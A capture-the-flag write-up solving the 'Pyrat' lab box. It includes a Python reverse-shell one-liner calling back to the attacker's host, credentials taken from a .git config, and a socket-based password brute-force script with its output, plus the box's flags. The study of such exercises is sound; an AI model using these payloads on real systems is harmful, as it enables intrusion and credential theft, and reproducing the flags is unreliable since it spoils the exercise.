- Every hint you need really is in the description.
- We know there is a “potential” Python RCE
- We know a known folder has user credentials in it.
- We know we can see older versions of said app
- End points with a custom Script
- And we know we need to fuzz a password
Pyrat receives a curious response from an HTTP server, which leads to a potential Python code execution vulnerability. With a cleverly crafted payload, it is possible to gain a shell on the machine. Delving into the directories, the author uncovers a well-known folder that provides a user with access to credentials. A subsequent exploration yields valuable insights into the application’s older version. Exploring possible endpoints using a custom script, the user can discover a special endpoint and ingeniously expand their exploration by fuzzing passwords. The script unveils a password, ultimately granting access to the root.
Let us crack this box!

Starting with a Rustscan, we see that ports 22 and 8000 are open.
Heading to the website, we are greeted with a message that says: Try a more basic connection! Curl gave me the same message.
So I thought maybe connecting through netcat would do something. At first, I thought it timed out as nothing seemed to be happening, no output.
But then I thought maybe Python code will work since it was talked about in the description.
nc 10.10.104.197 8000
print("test")
test

So that confirms Python works. Time to get a shell (Spoilers You can just type shell, and you get a low-level shell, no code needed(I found this out much later).
import socket,subprocess,os;s=socket.socket();s.connect((“Your IP”,”Your port”));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([“/bin/sh”])
- Two users with folders Think,ubuntu
- Mail folders at /var/mail/think
- Also, GitHub files /opt/dev/.git
www-data@ip-10-10-104-197:/tmp$ cat /var/mail/thinkFrom root@pyrat Thu Jun 15 09:08:55 2023
Return-Path: <root@pyrat>
X-Original-To: think@pyrat
Delivered-To: think@pyrat
Received: by pyrat.localdomain (Postfix, from userid 0)
id 2E4312141; Thu, 15 Jun 2023 09:08:55 +0000 (UTC)
Subject: Hello
To: <think@pyrat>
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20230615090855.2E4312141@pyrat.localdomain>
Date: Thu, 15 Jun 2023 09:08:55 +0000 (UTC)
From: Dbile Admen <root@pyrat>
Hello jose, I wanted to tell you that i have installed the RAT you posted on your GitHub page, i'll test it tonight so don't be scared if you see it running. Regards, Dbile Admen
So we know that Dbile is the root, and he installed a remote access Trojan. I think that is the path, but I don’t see signs of it. But what I do know is we need to look at GitHub for two reasons. One, so we know how the RAT works, and also the description said that the creds are in the folder.

Moving to the git folder at /opt/dev/.git, we see a few folders and files. One of which is a config file that gives us creds for GitHub, but it’s worth trying on SSH.
www-data@ip-10-10-104-197:/opt/dev/.git$ cat config
[core]
repositoryformatversion = 0
filemode = true
bare = false
logallrefupdates = true
[user]
name = Jose Mario
email = josemlwdf@github.com
[credential]
helper = cache --timeout=3600
[credential "https://github.com"]
username = think
password = _TH1NKINGPirate$_
think@ip-10-10-104-197:~$ ls -la
total 40
drwxr-x--- 5 think think 4096 Jun 21 2023 .
drwxr-xr-x 4 root root 4096 Jun 14 22:41 ..
lrwxrwxrwx 1 root root 9 Jun 15 2023 .bash_history -> /dev/null
-rwxr-x--- 1 think think 220 Jun 2 2023 .bash_logout
-rwxr-x--- 1 think think 3771 Jun 2 2023 .bashrc
drwxr-x--- 2 think think 4096 Jun 2 2023 .cache
-rwxr-x--- 1 think think 25 Jun 21 2023 .gitconfig
drwx------ 3 think think 4096 Jun 21 2023 .gnupg
-rwxr-x--- 1 think think 807 Jun 2 2023 .profile
drwx------ 3 think think 4096 Jun 21 2023 snap
-rw-r--r-- 1 root think 33 Jun 15 2023 user.txt
lrwxrwxrwx 1 root root 9 Jun 21 2023 .viminfo -> /dev/null
think@ip-10-10-104-197:~$ cat user.txt
996bdb1f619a68361417cabca5454705
think@ip-10-10-104-197:~$
Those creds do work for SSH for Think. Don’t forget to grab the flag I reran linpeas but no new information to note.
I think it is time to review the GitHub project a bit more. As the description stated, maybe look at the older versions of the app.
think@ip-10-10-212-97:/opt/dev$ git log -p
commit 0a3c36d66369fd4b07ddca72e5379461a63470bf (HEAD -> master)
Author: Jose Mario <josemlwdf@github.com>
Date:   Wed Jun 21 09:32:14 2023 +0000
    Added shell endpoint
diff --git a/pyrat.py.old b/pyrat.py.old
new file mode 100644
index 0000000..ce425cf
--- /dev/null
+++ b/pyrat.py.old
@@ -0,0 +1,27 @@
+...............................................
+
+def switch_case(client_socket, data):
+    if data == 'some_endpoint':
+        get_this_enpoint(client_socket)
+    else:
+        # Check socket is admin and downgrade if is not aprooved
+        uid = os.getuid()
+        if (uid == 0):
+            change_uid()
+
+        if data == 'shell':
+            shell(client_socket)
+        else:
+            exec_python(client_socket, data)
+
+def shell(client_socket):
+    try:
+        import pty
+        os.dup2(client_socket.fileno(), 0)
+        os.dup2(client_socket.fileno(), 1)
+        os.dup2(client_socket.fileno(), 2)
+        pty.spawn("/bin/sh")
+    except Exception as e:
+        send_data(client_socket, e
+
+...............................................
Well running
nc 10.10.104.197 8000, then admin brings up a prompt for a password

I tested for a pattern to see if I could create a script to brute(fuzz) the password.
import socket
import time

TARGET_IP = "10.10.104.197" # you box IP
TARGET_PORT = 8000
PASSWORD_FILE = "rockme.txt"  # Make sure this file exists in the same dir

def connect():
    s = socket.socket()
    s.settimeout(3)
    s.connect((TARGET_IP, TARGET_PORT))
    return s

def try_passwords(passwords):
    for i in range(0, len(passwords), 3):
        chunk = passwords[i:i+3]
        try:
            s = connect()
            time.sleep(0.5)
            s.sendall(b"admin\n")
            time.sleep(0.5)
            s.recv(1024)  # read "Password:"

            for pw in chunk:
                print(f"[*] Trying password: {pw.strip()}")
                s.sendall(pw.encode() + b"\n")
                time.sleep(0.5)
                response = s.recv(1024).decode(errors="ignore")
                print(f"[+] Response: {response.strip()}")
                if "correct" in response.lower() or "success" in response.lower() or "flag" in response.lower():
                    print("[!] Password found!")
                    s.close()
                    return
            s.close()
        except Exception as e:
            print(f"[!] Connection error: {e}")

if __name__ == "__main__":
    with open(PASSWORD_FILE, "r", encoding="latin-1") as f:
        passwords = [line.strip() for line in f if line.strip()]
    try_passwords(passwords)
┌──(kali㉿kali)-[~]
└─$ python3 1brute.py
[*] Trying password: 123456
[+] Response: Password:
[*] Trying password: 12345
[+] Response: Password:
[*] Trying password: 123456789
[!] Connection error: timed out
[*] Trying password: password
[+] Response: Password:
[*] Trying password: iloveyou
[+] Response: Password:
[*] Trying password: princess
[!] Connection error: timed out
[*] Trying password: 1234567
[+] Response: Password:
[*] Trying password: rockyou
[+] Response: Password:
[*] Trying password: 12345678
[!] Connection error: timed out
[*] Trying password: abc123
[+] Response: Welcome Admin!!! Type "shell" to begin
nc 10.10.104.197 8000
admin
Password:
abc123
Welcome Admin!!! Type "shell" to begin
shell
# whoami
whoami
root
#
admin
Password:
abc123
Welcome Admin!!! Type "shell" to begin
shell
# whoami
whoami
root
#
# cat /root/root.txt
cat /root/root.txt
ba5ed03e9e74bb98054438480165e221
Game over.